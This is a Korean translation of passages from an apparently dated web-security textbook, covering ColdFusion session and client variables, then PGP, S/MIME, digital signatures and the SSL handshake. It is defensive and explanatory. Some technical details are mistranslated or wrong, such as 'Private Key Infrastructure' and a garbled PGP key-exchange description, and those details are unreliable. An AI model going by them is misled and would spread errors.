이 두 수들은 모두 ColdFusion싸이트의 방문자에 대한 유일한 식별자를 생성한다. 이 cookie들은 CFAPPLICATION태그를 리용하여 자동적으로 설정될수 있다. 이 태그가 한개 형판의 첫 머리(top)에 포함될 때 이 태그는 형판이 지적한 《응용프로그람》의 부분으로 되며 응용프로그람에서 이 형판의 자료는 일정한 환경에서 다른 형판과 공유될수 있다. 대화조종추적(session tracking)은 이러한 환경들중의 하나이다.

설명

응용프로그람의 모든 형판들에서 CFAPPLICATION태그를 쓸수 있도록 하기 위하여 application.cfm안에 그 태그를 놓으시오. 이 형판은 application.cfm을 포함하지 않는 등록부와 부분등록부내의 모든 형판앞에 동적으로 접속된다.

CFAPPLICATION태그는 사용자와 그들의 자료의 련결을 추적하는(우에서 이야기한 cookie들을 리용하여) 서로 다른 두가지 방법을 리용할수 있게 한다. 첫번째는 대화조종변수들이고 두번째는 의뢰기변수들이다. CFID/CFTOKEN에 련결하여 결국은 사용자에게 련결되는 정보를 보관하는 장소는 두개이다.

누군가가 책을 사려고 당신의 싸이트를 방문하는 실례를 들자. 당신은 그들이 싸이트에 머무르는 동안 그들이 사려는 책을 조사해 본다. CFAPPLICATION을 설정함으로써 당신은 사용자에게 련결되여 그들이 요구하는 매 책을 그 사람에게 련결되는 변수의 순서로 설정할수 있다. 실제 질문은 《기억된 변수가 어데 있는가?》이다.

대화조종변수들에 대한 정보는 콤퓨터의 RAM에 기억된다. 이것은 방문자가 책을 순서화하여 책에 대한 정보를 체계의 RAM에 기억시켜 두고 물건사기를 더 잘할수 있게 한다는것을 말한다. 사용자가 무엇을 사려고 하는가 하는 정보는 싸이트에 남지 않는다. 들어 오고 나가는 모든것은 cookies와 같은 사용자들의 CFID와 CFTOKEN들이다. 사용자가 검사되면 정보는 순서화한것을 사용자들에게 보여 주기 위하여 RAM으로부터 넘겨 진다. 이것은 더 효률적이고 더 좋은 보안방법이다. 공격자는 Web봉사기와 열람기사이의 접촉을 알아 내여 cookie들을 복사하고 어떤 결과가 발생될 사용자의 대화조종을 가로채려고 한다. 이 작은 시간창문과 사용자가 나타나는것을 보게 된다는 사실은 이러한 조작을 할수 없게 한다. 그외에도 대화조종정보는 기정으로 20분후에 시간을 요구할수 있다. 전자상업싸이트는 이 시간을 더 작게 설정할수도 있으며 거래가 끝나면 곧 대화조종을 없애 버려야 한다.

의뢰기변수는 이 변수들이 RAM에 보관되지 않는다는것을 제외하고는 대화조종변수들과 모든 방법에서 같다. 대신 의뢰기변수들은 《물리적》위치에 보관된다. 기정으로는 이 위치가 체계등록고이지만 자료기지나 cookies에 보관하도록 설정할수 있다(훨씬 많은 목적들이 무시될수 있다). 그리 중요하지 않은 차이는 요구시간구간이다. 대화조종정보(session information)는 RAM에 있기때문에 기대가 재시동될 때 정보는 없어 진다. 의뢰기정보는 물리적위치에 보관되기때문에 여러 날동안 지어 여러 주 혹은 여러 달동안 존재할수 있다. 이것은 당신이 싸이트에 들어 가서 당신이 누구인가를 인식할 때

Amazon이 가지는것과 같은 형태이다. 당신의 cookie들로부터 당신의 유일한 식별자를 읽고 그 자료에 어떤 작용을한것은 당신에게 기억된다.

이것은 의뢰기변수들에 대한 보안을 좀 약하게 한다. 누군가가 당신의 CFID와 CFTOKEN를 복사할수 있다면 그들은 당신의 식별자와 그와 관련한 의뢰기정보를 가로챌수 있다. 이로부터 중요한 정보는 의뢰기변수로 보관하지 않는것이 좋다. 사람의 이름과 일부 개인자료들이 그러한것들이다. 그외에 신용카드번호가 그러한 자료로 될수 있다. 빼앗기는것외에 상태관리와 관련한 유일한 위험성은 공개시키지 말아야 할 자료들을 로출시키는것이다. 필요한것만 보관하면 된다.

결 론

ColdFusion은 자료기지의 Web통합을 쉽게 할수 있도록 설계된 개발도구묶음이다. ColdFusion의 특징은 개발자들이 규모를 완전히 갖춘 복잡한 Jave나 C++와 같은 프로그람언어들과 달리 Web통합자료기지를 쉽게 생성할수 있게 하는 ColdFusion작성언어(ColdFusion Makeup Language:CFML)를 가진다는것이다. ColdFusion에 대한 인기중의 하나가 그의 수량화이다. 즉 ColdFusion은 당신의 단체(organization)와 함께 발전하게 된다. 그것은 또한 전자상업개발을 위한 중요한 요구를 받아 들일수 있게 특별히 설계되였다.

ColdFusion은 보안응용프로그람이며 언어이다. ColdFusion에 존재하는 대부분의 보안구멍들은 개발자가 쓰는 비보안코드나 ColdFusion이 작업하고 있는 응용프로그람들에서 생긴다. 보안이 완전히 잘되도록 하려면 개발자들은 ColdFusion부분의 표준코드작성규칙에 잘 맞게 코드를 작성해야 한다. 즉 개발자들은 다른 사람들로부터 보안코드만 접수하고 그들이 리용하고 있는 련관응용프로그람(Web봉사기, 자료기지 등)이 보안이 되였는가를 검사할 필요가 있다.

ColdFusion이 보안이 되여 있고 개발자가 자기 코드가 보안되여 있다고 생각하여도 보안에 대하여 잘 믿을수 없다고 근심하는 프로그람작성자는 의심증으로 하여 오히려 낮은 준위의 보안을 가지게 될수도 있다. 당신은 자신이 공격자라고 생각하고 당신의 응용프로그람을 호출한 다음 무엇을 하겠는지를 추측하여야 한다. 당신이 스스로가 공격자라고 생각하고 그것을 믿을수 있는지 검사해 보시오. 또한 당신의 코드를 심사해 보시오. 당신이 자기의 코드와 다른것들이 만족하다고 생각한다고 하여도 걱정은 계속된다. 보안은 결코 끝이 있는 싸움이 아니다. 해킹싸이트를 방문하여 새 소식그룹(newsgroups)을 읽어 보고 판매자들로부터 가장 최근의 문제점들을 보관해 두시오.

모든 개발도구들에 포함된 모든 기능들을 리해하지 못한 상태에서 작성한 코드를 검토하고 심사하는데 시간을 들이지 않고서는 보안이 잘된것이라고 하지 마시오. ColdFusion은 보안개발을 할 필요가 있는 개발자들에게 모든것을 제공해 주지만 개

발자들의 응용프로그람이 얼마나 보안이 잘되였는가 하는 문제는 개발자들에게 달려있다.

요 약

1. ColdFusion의 동작

- ColdFusion은 Web봉사기로부터 요청을 받아서 열람기에로 전송할수 있는 문서를 되돌려 전송하는 응용프로그람봉사기이다.
- ColdFusion성능을 높이기 위해 폐지들을 고속완충기억에 보관한다.
- ColdFusion프로그람작성속도와 능력을 높이기 위해 태그에 기초한 언어를 사용한다.

2. ColdFusion의 보안보장

- 사람들이 호출하지 말아야 할 등록부에 대한 호출을 보안하시오. 리용할수 있는 ColdFusion보안외에도 Web봉사기를 사용하시오.
- ColdFusion은 기대상에서만 잘 보안된다. 기대가 보안구멍을 가지고 있다면 ColdFusion(다른 응용프로그람들도)은 파괴될수 있다.
- 당신의 기대가 안전한가를 확인하기 위해서는 스스로 여러 차례 공격해 보시오.

3. ColdFusion응용프로그람처리

- 자료의 타당성확인에는 세가지 준위가 있다. 우선 당신이 기대하는 자료가 존재하는가를 검사하는것이다. 둘째로 넘겨 질 자료의 형을 검사하는것이다. 셋째로 그것을 리용하기전에 프로그람을 모두 검토하는것이다. 이 세가지 형태의 자료의 타당성확인판정은 따로따로 진행되는것이 아니다. 많은 경우들에 이 세가지 모두가 자료의 타당성확인판정에 리용된다.

4. ColdFusion의 리용과 관련한 위험

- 만일 체계의 기정문서들과 실례프로그람들을 그대로 가지고 있다면 공격자들에게 호출할수 있는 기회를 제공해 주게 된다.
- 사람들에게 체계에 대한 정보를 제공해 준다면 그들이 정보제공자를 공격할수 있다.

- 응용프로그람이 접수하는 자료가 유효하지 않다면 공격 당할수 있다.

5. 매 대화당 추적의 리용

- CFAPPLICATIN은 대화조종추적부분인 매 페지에 대해 《On》으로 되여야 한다.
- 대화조종의 사용이나 응용프로그람변수들 혹은 그들모두는 CFLOCK내에 있어야 한다.
- 대화조종과 응용프로그람변수들은 요구시간이 될 때 혹은 봉사주기가 끝날 때까지 존재해야 한다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 찰각하시오.

물음: ColdFusion에 대한 자료보안정보를 어데서 찾을수 있는가?

대답: www.houseoffusion.com에서 보안문제를 취급한것과 별도로 Allaire에는 특별히 설정된 자기 싸이트에 대한 부분(section)이 있다.

물음: 그외의 보안정보들 특히 《nonofficial》정보를 어데서 얻을수 있는가?

대답: ColdFusion세계에서는 여러 관리자(master)들이 상품들과 도구들이 있는 자기의 싸이트를 실현하고 있다. 대표적인것들은 다음과 같다.

www.houseoffusion.com
www.teamallaire.com
www.forta.com

물음: 자기 싸이트의 보안을 검사하는데 어떤 도구를 리용할수 있는가?

대답: 있다. ColdFusion에는MunchkinLAN이라는 도구가 있다(그것은 구멍을 찾는다. www.houseoffusion.com/hof/downloads을 보시오.).
또한 www.wiretrip.net/rfp/p/doc.asp?id=21&iface=2에서 whisker라는 또 다른 도구를 쓸수도 있다.

제 11 장. 보안가능한 응용프로그람개발

이 장의 기본체계

- 보안가능한 응용프로그람리용의 우점
- 응용프로그람에서 리용되는 보안류형
- PKI의 기초복습
- 안전한 Web응용프로그람에로의 PKI의 리용
- Web하부구조에서 PKI의 실현
- 보안실현의 시험
- 결론
- 요약
- 물음과 대답

소 개

응용프로그람들이 더욱더 World Wide Web에 많이 리용될수록 보안과 관련한 빈 구석들이 많아 지고 있다. Web응용프로그람들은 그 본질상 어느 정도 공개적인데 이로부터 공격을 받을수 있는 위험성이 생긴다. 오늘 Web싸이트들을 방문하는 기준은 어디에 가입하는가 하는것이며 싸이트의 한 부분으로부터 다른 곳으로 항행(navigate)하기 위해서는 통과암호가 요구된다. 이러한 요구는 보안된 내부망들과 인터네트사이에서 자료를 처리하고 있는 Web응용프로그람에서 더 많이 제기된다. Web응용프로그람의 기능이 무엇이든 관계없이 Web응용프로그람들은 암호화나 최소한 수자서명을 하지 않고서는 인터네트상에서 자료교환을 하지 말아야 한다. 보안은 국부망에 기초한 응용프로그람이 리용하는 동일한 인증, 접근조종,자리등록봉사들을 제공할수 있도록 내부망-공공망경계에까지 확장되여야 한다.

이 장에서는 전반적체계범위에서와 코드측면에서의 보안을 모두 취급한다. 여기서 론의의 초점은 보안을 창조하는 방법이나 최소한의 보안에 대한 지식, Web응용프로그람과 Web기반구조에 두기로 한다. 또한 인터네트와 같은 공공매체상에서 응용프로그람을 보안하는것이 왜 좋은가에 대해서도 론의한다. 오늘 Web응용프로그람보안을 위해 가장 널리 리용되는 방법은 비밀열쇠기반(Private Key Infrastiucture:PKI)이다. PKI에 대하여 잘 모르는 사람들은 그것이 어떻게 동작하는가를 배우게 된다. 또한 우리는 보안소케트층(Secure Sockets Layer:SSL)과 우편사무통신규약/간단한 전자우편전송규약(Post Office Protocol/Simple Mail Transfer Prctocol:POP/SMTP), 하이퍼본문전송규약 (HTTP)과 같은 서로 다른 규약들을 통한 통신들을 보안하는데 편리한 보안다목적인터네트전자우편확장(Secure Maltipurpose Internet Mail Extension:S/MIME)과 같은 다른 방법들도 검사해 본다.

마지막으로 우리는 안전한 Web와 전자우편응용프로그람들을 작성하는데 리용되는 Phaos의 기술보안개발도구들(Phoaos Technologies’ security methods)을 조사한다. 이 장의 총체적인 내용은 Web응용프로그람들이 성과적으로 개발되자면 보안이 잘된 Web응용프로그람이여야 한다는것이다. 이것은 응용프로그람코드준위에서만이 아니라 Web싸이트와 봉사기 준위에도 맞는것이다. 해커들이 Web싸이트를 못 쓰게 만들고 Web응용프로그람을 해체해 버리는 새로운 방법이 계속 발전하기때문에 개발자들은 물론 Web주인(Web master) 들은 자기 체계의 보안에 더욱더 관심을 돌려야 할것이다.

제 1 절. 보안가능한 응용프로그람리용의 우점

이 책을 처음 읽으면서 누구나 다 왜 보안을 구축하여야 하는가가 명백하다고 말하겠지만 본질적인 원리를 다시 복습할 필요가 있다.

- 숙련된 해커는 창조된 언어에 정통하면 임의의 응용프로그람의 약점을 알아 낼수 있다. 실례로 Microsoft의 사무처리응용프로그람들에 영향을 미치는 Melissa비루스들이나 다른 비루스들을 보자. VBA(Visual Basic for Appoications), VB혹은 VC++에 대한 풍부한 지식을 가진 해커는 MS Office가 실행되는 체계를 파괴시킬

수 있다(Melissa 비루스에 의해 이미 론증된바와 같이). 여기에서 보안이 하여야 할것은 최소한 전자우편을 개봉하려고 할 때 위험성이 있는 마크로들이 포함되여 있다는것을 믿을만 한 사용자들에게 통지하여 마크로들을 사용하지 않도록 함으로써 해커의 코드가 리용되지 못하도록 하는데 사용된다.

- 단체안의 누구나 다 모든 정보에 대해 접근할수 있게 하여서는 안된다. 이 경우에 보안은 자기가 가지고 있는 시에 의해 접근을 허용하겠는가를 확인할수 없으면 그 사용자에 대하여 호출을 허용하지 말아야 한다. 자료는 항상 기대할수 없는 주목들로부터 보호되여야 하며 특히 인터네트를 통하여 들어 온 자료는 더욱 그러하다. 암호화하여 자료를 보안할수 있는 전자우편응용프로그람이나 증명서(certifiicate)를 리용한 응용프로그람들은 정보의 루실을 막기 위한 방법을 사용해야 한다. 인간자원(Human Resource)부분에서 누구나 다 모든 정보를 호출할수 있는것이 아니며 또 모든 사람들이 호출하지 말아야 하는것도 아니다. 인트라네트에서 접근조종에 대해 PKI규칙을 리용하면 그것을 볼수 있거나 조작할수 있는 사람들만 호출할수 있게 한다.
- 인증, 권한부여, 비거부의 수단들은 Web와 개별망에서 응용프로그람들의 보안이 통합된것이다. 보안방법들이 구축된 응용프로그람들은 임의의 망우에서 업무를 쉽고 안전하게 수행한다. 그외에도 응용프로그람들이 얼마나 쉽게 보안되는가를 알면 전체 보안기반을 더 쉽게 구축할수 있다. 관리자와 개발자들이 자기의 체계의 기능이상으로 연구하면 대부분 형태의 보안위반들을 피할수 있다.

제 2 절. 응용프로그람에서 리용되는 보안류형

전자상업의 인기가 높아 지고 인터네트를 통해 많은 자료들이 전송될수록 응용프로그람들의 보안은 필수적인것으로 되고 있다. 이 장에서는 자료전송에 대하여 많이 론의하며 신용카드정보에 대하여서는 취급하지 않는다. 자료는 그보다 더 깊고 개별적인것이 있을수도 있다. 자료의 전송에 대하여 론의한다면 보험정보나 건강카드정보를 생각할수 있을것이다. 혹은 응당 보안되여 전송되여야 하는 자료의 전송에 대하여 생각할수도 있다.

이때 필요되는 보안준위에는 여러가지가 있으며 망준위보다 더 많은 보안이 필요하지만 이 장에서는 응용프로그람준위에서 필요되는 보안에 대하여 깊이 있게 학습한다. 여기서는 수자서명의 리용에 대하여 론의한다. 수자서명이란 무엇이고 언제 리용되는가? 또한 PGP(Pretty Good Privacy)와 전자우편에서 PGP의 리용에 대하여 깊이 있게 학습한다. 오늘 전자우편은 업무처리와 개인생활에서 매우 중요한 역할을 놀고 있다. 우리는 보안이 전자우편에서 어떤 작용을 하며 얼마나 중요한가를 알아야 한다. 또한 이러한 방향에서 S/MIME에 대하여서와 이 도구를 리용하여 전자우편을 보안하는데서 PGP와 다른 방법들을 취급한다. 두가지가 다 좋은 방법이고 개성적인 우점들이 있다. 이 책에서는 이 두방법들을 비교하여 설명한다. 물론 우리가 SSL과 증명서에 대해 더 자세하게 론의하지 않는다면 그것은 응용프로그람보안의 부분에 있을수 없다.

이로부터 이 모든 보안도구들이 망관리자준위에서 취급되여야 하는것들이라고 생각할수도 있지만 그것들은 매 단체가 얼마나 조직화되였는가와 개발자들과 망관리자들이 이러한 문제에 대한 리해정도에 관계된다. 지어 이러한 령역들이 현재의 단체내에서 할수 있는것이 아닐수도 있지만 이 도구들이 어떻게 작업하는가를 리해하자면 더 전문가가 되여야 한다.

1. 수자서명

수자서명코드는 그 코드를 작성한 응용프로그람작성자의 신분을 만들어 낸다. 수자서명은 수자적으로 서명될 때마다 서명자의 신분에 대한 증명을 포함한다. 실례로 수자서명된 전자우편통보문은 전자우편통보문의 송신자가 실제로 전자우편을 전송한 사람인가를 증명한다. 또한 수자서명들은 쏘프트웨어제작자의 신분이나 문서, 전자우편통보문혹은 쏘프트웨어꾸레미에 대한 권한을 립증할수 있다. 수자서명은 흔히 수자증명서안에 포함된다. 수자서명은 문서가 암호화되였거나 되지 않아도 리용할수 있다. 수자서명의 실제가치는 문서의 작성자를 정확히 식별하고 문서가 원래 형태와 조금이라도 변화되였는가를 검출해 내는데 있다. 수자서명은 문서가 전송된 정확한 순간도 기록할수 있는 시간확정도 할수 있다.

수자서명이 어떻게 작업하는가를 간단히 설명하자. 통보문을 구성할 때 하쉬법이라고 부르는 문서에 대한 수학적계산이 진행된다. 통보문이나 문서에서 암호화를 리용하면 하쉬는 암호화와 수자서명을 한다. 목적하는 통보문의 수신자가 그것을 받으면 수신된 통보문의 하쉬법이 다시 계산된다. 통보문이 복호화되고 통보문속의 하쉬법과 새로 계산된 하쉬법이 비교된다. 새로 계산된 값과 원래 계산된 값이 같다면 통보문의 유효한것이고 꾸며 진것이 아니다. Microsoft Outlook와 Lotus Notes등 대부분의 모든 대중적인 전자우편의뢰기들에서는 모두 수자서명을 지원한다. 그림 11-1에 수자서명의 원리를 보여 주었다.





그림 11-1. 통보문의 전송을 확인하는 수자서명

수자서명들은 통보문이 수신자에게 안전하게 전송되였는가를 확인하는 방법이다. 다음절들에서 론의되는 PGP와 S/IMIE와 같은 많은 방법들은 이러한 업무를 수행하기 위해 하쉬알고리듬대신 암호화알고리듬을 리용한다.

2. PGP(괜찮게 좋은 비밀)

PGP는 개별적으로나 어떤 단체들에서나 다같이 리용되는 전자우편보안을 위한 대단히 좋은 규격이다. 1991년에 필리프 지머맨(Phillip R. Zimmermann)이 PGP를 개발하였으며 그때부터 전자우편암호화방법에 가장 널리 리용되고 있다. PGP는 전자우편을 암호화, 복호화하는데뿐만아니라 송신자의 신분을 증명하는 수자서명의 전송,전자우편과 접속된 자료파일들을 암호화, 복호화하는데 리용할수 있다. 이로부터 PGP는 기회를 노리는 해커들로부터 자료를 보안하기 위한 매우 유익한 도구이다. PGP는 망련합회사(Network Associates incorporated)의 특성이 있지만 www.pgp.org/products/pgp/versions/freeware/win32/7.0.3의 Web상에서 내리적재하기 위한 공개쏘프트웨어판본이 리용될수 있다.

PGP는 보안해야 할 전자우편의 보안을 담보하기 위하여 공개열쇠암호화의 변종을 리용한다. PGP가능한 응용프로그람들은 소유자만이 호출할수 있는 비공개열쇠와 자유롭게 전자우편으로 배포되는 공개열쇠를 가진다. PGP에 공개열쇠암호화를 쓴 새로운 방법은 단순히 수신자의 공개열쇠망을 리용할 대신 통보문의 내용을 암호화하기 위한 특별히 더 빠르고 더 짧은 암호화알고리듬을 리용하였다. PGP는 통보문과 암호화된 고속열쇠를 수신자에게 전송하기전에 더 빠르고 더 짧은 암호화열쇠를 복호화하기 위하여 수신측의 공개열쇠를 리용한다. 그림 11-2에 PGP를 리용하여 송신자로부터 수신자에게로 우편을 전송하는 과정을 보여 주었다.





그림 11-2. PGP암호화방법

PGP에는 두가지 종류가 있다. 즉 Rivest Shamir Adleman(RSA)와 Diffe-Hellman이다. RSA는 더 빠르고 더 짧은 암호화열쇠에 대하여 국제자료암호화알고리

듬(IDEA)을 리용하지만 반면에 Diffie-Hellman은 더 빠르고 더 짧은 열쇠에 대하여 Carilisle Adams와 Stafford Taveres(CAST)의 암호화알고리듬을 리용한다.

PGP는 이러한 기반들에 보안을 추가적으로 제공하여 Microsoft Exchange/Outlook, Netscape Mail, Lotus Notes와 같은 전자우편응용프로그람들에서 널리 리용된다. 그림 11-3은 PGP를 설치한 Outlook 우편의뢰기를 보여 준다. PGP 공개암호열쇠들은 PGP공개열쇠봉사라고 등록되는데 이것은 수신자들이 당신의 공개열쇠들을 복사하여 보관할수 있게 하기때문에 전자우편들을 보안하기 위한 믿음성을 더 높여 준다.





그림 11-3. PGP가 설치된 Outlook우편의뢰기

수신자서명을 전송하기 위하여PGP를 리용할 때 리용된 PGP의 판본들에서 송신자의 신분을 알아 내기 위한 두가지 하쉬알고리듬이 존재한다. PGP의 RSA판본에서는 Message Digest5(MD5)알고리듬이 리용되지만 Diffie-Hellman 판본에서는 Secure Hashing Algorithml(SHA-1)이 리용된다. 하쉬정보는 송신자의 비밀암호열쇠로 암호화된다. 수신자는 하쉬코드를 복호하는데 송신자의 공개열쇠를 쓰며 그것이 맞는가를 수자서명용의 하쉬코드와 복호화된 하쉬코드와 비교한다. 코드가 맞으면 통보문이 보안되여 전송되였다는것이 증명된다.

PGP를 리용하기 위한 더 중요한 내용들이 두가지 더 있다. 우선 첫번째로 다른 응용프로그람들을 보안하기 위해 습관적으로 쓰는 대표적인 경계조건들에 의해 그의 리용이 제한되지 않는것이다. PGP는 미국에서 리용되는것과 동일한 보안준위에서도 세계의 그 어디에서나 리용할수 있다.

둘째로 PGP에는 뒤문(backdoor)들이 없다. 2000년 8월 24일에 새로운 오유들이 PGP판본 5.5에서 발견되였지만 판본 6.5.8의 PGP원천코드들은 모두 공개적으로 검토되고 뒤문이 제거되였다고 알려 졌다. 권한이 없는 추가적인 복호열쇠(Additional

Decryption Keys: ADKs)의 리용과 관련한 PGP암호화자료에 포함된 오유는 망조직들에 의하여 시급히 복구된다. 이 오유들에 대한 자세한 정보는 www.pgp.com/other/advisories/adk.asp 와 www.Cert.org/advisories/CA-2000-18.html, www.Pgp.com/other/advisorires/phil-message.asp, http://Senerek.de/sequrity/444key-experiments.html에서 찾을수 있다. Zimmermann가 2001년 8월 21일 작별연설(Farewell address)에서 발표한 선언문에서는 언급되지 않았지만 가장 최후의 판본인 PGP7.8.3은 뒤문이 제거되였다(드물게는 제품이나 이미전에 사용자들을 위하여 인터네트와 같은 보편화된 매체상에서 전문가의 평판을 위험하게 하는것을 즐기는 사람이 있다. 그의 작별서한은 www.pgpioorg/news/#20010219에서 찾아 볼수 있다). 물론 PGP는 통보문을 보안하기 위한 만능의 수단은 아니다. 사실상 OpenPGP협회(community)는 Network Associates에서PGP를 쓰는데 대하여 불쾌하게 생각하고 있다. 그들은 PGP가 OpenPGP이 제공하는 유연성과 견고성(robustness)을 제공해 주지 않는다고 주장한다. 전자우편을 보안하기 위한 다른 방법으로는 S/MIME라는것이 있는데 이것을 보면 왜 PGP가 널리 보급되지 않는가 하는 또 다른 원인을 알수 있다.

3. 다목적인터네트전자우편확장보안

다목적인터네트전자우편확장보안(Secure Multipurpose Internet Mail Extension: S/MIME)은 통보문을 보안하기 위해 Netscape와 Microsoft Web열람기에 장비되여 PGP대신 리용된다. 여러 판매회사들은 PGP보다 S/MIME를 더 우월한것으로 평가하고 있으므로 S/MIME가 널리 보급되고 있다. S/MIME는 RSA암호화와 인증알고리듬을 리용하며 RSA Inc에 의하여 IETF에 대한 규격으로 제정되였다. S/MIME규격은 통보문을 암호화하는 방법을 서술하고 있으며 공개열쇠암호화체계번호7(Public Key Clyptography System number 7:PKCS-7)을 리용하여 수자서명을 포함한다.

S/MIME는 주로 전자우편통보문을 간단히 서명하는데 리용되여 전자우편접수프로그람과 실제접수자가 통보문의 선두에 있는 전자우편이름이 송신자에 의해 전송된것이 옳은가를 확인하게 한다. 통보문이 어떤 방법으로 변경되였다면 S/MIME가 통보문에 수표한 수자서명이 변화되기때문에 수신자는 그것을 믿지 않는다. 이렇게 되면 popup통형태로 수신자에게 경보가 발생하게 된다.

4. 소케트층의 보안

소케트층의 보안(Secure Socket Layer:SSL)은 Web열람기를 통해 전송되는 정보를 보안하기 위한 Netscape통신회사의 보안방법이다. SSL은 같은 목적에 리용되지만 하이퍼본문전송규약보안(Secure Hypertext Transfer Protocol:S/HTTP)과 혼돈하지 말아야 한다.자료를 전송할 때 두가지 보안응용프로그람들은 둘 다 《https》지정을 리용한다. SSL의 현재판본은 3.0이며 대부분의 Web열람기에서는 SSL 2.0을 리용하고 있다.

SSL이나 체계대 체계인증, 자료암호화를 적용하지 않는 다른 방법들에서는 자료를 입력한 그대로 본문으로 전송한다. 이 자료는 사회적인 보안번호들과 신용카트번호와 같은 신용정보나 전자우편, 문서의 파일전송의 형태를 취한다. 이 자료는 인터네트와 같은 공공령역과 지어 개별망들에서도 쉽게 가로챌수 있고 복사될수 있다. 그러므로 자료의

수신자와 송신자의 개인비밀이 드러나게 된다. 우리는 모두 정보의 개인비밀이 얼마나 중요한가를 알고 있다. 회사들은 파산을 겪게 될것이다. 개별적사람들은 생계를 잃을수 있고 해커들이 그들의 정보를 포착하고 은행등록자리(account)를 호출하거나 특성을 파괴하는 새로운 기술을 리용하면 생명보험도 빼앗길수 있다. 신용카드를 SSL이나 다른 강한 보안방법들을 리용하지 않은 싸이트에서 리용하여 Web를 통해 그 무엇인가를 얻을수 있게 하였다면 해커가 신용카드정보를 훔칠수 있도록 자기자신을 공개하는것이다. 다행히도 요즘은 대체로 그러한 방법을 쓰지 않으며 전자상업Web싸이트들은 업무를 진행할 때 SSL이나 자료를 암호화하기 위한 다른 강한 보안 형태들을 리용하여 주문자와 판매자사이의 파케트를 포착하고 도난을 막고 있다.

SSL은 TCP/IP모형의 방어부분(Department of Defense: DoD)인 망층과 응용층 사이에서 작업한다. TCP/IP에서 동작하는 SSL은 콤퓨터들이 창조된 규약을 리용할수 있게 하며 암호화된 접속상에서 자료를 안전하게 전송할수 있게 한다. SSL은 SSL기록 규약과 SSL맞잡이(handshake)규약의 두가지 규약들로 구성된다. 이러한 규약들은 업무에서 리용되는 자료의 형식에 대한 정의와 리용된 암호화와 인증의 준위를 규정하는데 편리하다. SSL은 가장 일반적인 RSA열쇠교환알고리듬, Fortezza 알고리듬 등과 같은 넓은 범위의 암호화알고리듬을 지원한다. SSL2.0에서는 Fortezza알고리듬을 지원하지 않는다. 뒤로의 호환성이 없으므로 그의 인기가 좀 떨어 진다.

SSL맞잡이는 의뢰기와 봉사기사이의 접속을 설정하는데 공개열쇠와 대칭열쇠암호화 두가지를 다 리용한다. 봉사기는 PKCS를 리용하여 의뢰기에 대해 자체로 인증한다(그리고 의뢰기도 선택적으로 봉사기를 자체로 인증한다). 그다음 의뢰기와 봉사기는 함께 대칭열쇠를 창조하는데 이것은 자료를 더 빨리 암호화, 복호화하여 보안접속내에서 자료가 불법으로 변경되는것을 보호하는데 리용된다. 이 단계를 그림 11-4에 보여 주었다.





그림 11-4. SSL맞잡이

1) 봉사기의 인증

의뢰기와 봉사기의 인증과 관련한 구체적인 내용들은 그림11-5에 보여 준것처럼 기본적으로 4개의 단계로 구성된다.





그림 11-5. SSL대화조종의 확립을 위한 봉사기인증

① 의뢰기는 봉사기가 부탁한 증명서의 날자를 검사하여 현재의 날자와 시간이 증명서의 유효기간내에 있는가를 결정한다.
② 의뢰기는 봉사기의 증명서가 의뢰기가 접수하는 CA들중의 하나인가를 알아내기 위하여 신용하는 증명서발급기관(Certificate Authorities:CAs)의 목록들을 검사한다.
③ 의뢰기는 자기의 CA목록에서 해당 CA증명서의 공개열쇠를 리용하여 봉사기의 증명서를 유효화하려고 한다.
④ 의뢰기는 봉사기의 실제령역이름과 봉사기증명서에 있는 령역이름이 정합되는가를 보기 위하여 봉사기증명서의 령역이름을 검사한다.

2) 의뢰기인증

봉사기는 이러한 과정이 처리된 다음 대화조종을 시작한 의뢰기와 통신을 하고 있다는것을 증명하기 위하여 의뢰기인증을 요구할수 있다. 의뢰기인증에 대한 단계를 간단히 설명하며 그 과정을 그림 11-6에 보여 주었다.

① 봉사기는 사용자의 증명서에서 공개열쇠가 유효한가를 알아 내기 위하여 사용자의 수자서명을 검사한다.
② 봉사기는 현재의 날자와 시간이 증명서에 있는 유효기간내에 있는가를 알아내기 위하여 사용자의 증명서를 검사한다.

③ 봉사기는 사용자의 증명서를 발행한 CA가 신용할수 있는 CA인가를 알아 내기 위하여 자기의 신용 CA목록을 검사한다.
